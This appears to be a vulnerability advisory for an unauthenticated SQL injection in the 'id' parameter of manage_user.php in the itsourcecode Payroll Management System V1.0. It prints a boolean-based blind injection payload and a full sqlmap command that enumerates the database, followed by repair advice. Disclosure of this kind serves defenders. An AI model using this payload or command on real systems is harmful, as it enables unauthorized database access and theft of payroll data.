itsourcecode-Payroll-Management-System-V1.0-SQL-Injection

NAME OF AFFECTED PRODUCT(S)

- Payroll Management System

Vendor Homepage

https://itsourcecode.com/free-projects/php-project/payroll-system-php/

Vulnerable File

- /manage_user.php

VERSION(S)

- V1.0

Vulnerability Type

- SQL Injection

Root Cause

- A SQL injection vulnerability was found in the "/manage_user.php" file of the "Payroll Management System Project In PHP". The reason for this issue is that attackers can inject malicious code from the parameter 'id' after no logging in with valid credentials. The application fails to properly sanitize or validate this input before using it in SQL queries. This allows attackers to manipulate SQL queries and perform unauthorized operations.

Impact

- Attackers can exploit this SQL injection vulnerability to no unauthorized database access, sensitive data leakage, data tampering, comprehensive system control, and even service interruption, posing a serious threat to system security and business continuity.

DESCRIPTION

During the security review of "Payroll Management System", a critical SQL injection vulnerability was discovered in the "/manage_user.php" file. attackers can inject malicious SQL queries through this parameter. Immediate remedial measures are needed to ensure system security and protect data integrity.

Vulnerability Location:

- 'id' parameter

POC:


```
Parameter: id (GET)

  Type: boolean-based blind

  Title: Boolean-based blind - Parameter replace (original value)

  Payload: id=(SELECT (CASE WHEN (1581=1581) THEN 1 ELSE (SELECT 7190
UNION SELECT 2594) END))
```

NO AUTHENTICATION REQUIRED

- Exploitation requires no authentication or prior access to the system.

The following are screenshots of some specific Managemen obtained from testing and running with the sqlmap tool:

python sqlmap.py --random-agent --batch -u "http://192.168.174.128:11001/manage_user.php?id=1" --tamper=space2comment --dbms=mysql --current-db



Suggested Repair

1. Use Prepared Statements and Parameter Binding:

Preparing statements can prevent SQL injection as they separate SQL code from user input data. When using prepared statements, the value entered by the user is treated as pure data and will not be interpreted as SQL code.

2. Input Validation and Filtering:

Strictly validate and filter user input data to ensure it conforms to the expected format. For example, ensure that nominee IDs match a valid numeric pattern.

3. Minimize Database User Permissions:

Ensure that the account used to connect to the database has the minimum necessary permissions. Avoid using accounts with advanced permissions (such as 'root' or 'admin') for daily operations.

4. Regular Security Audits:

Regularly conduct code and system security audits to promptly identify and fix potential

Releases

No releases published

Packages

No packages published

Contributors 1

K4ptor K4ptor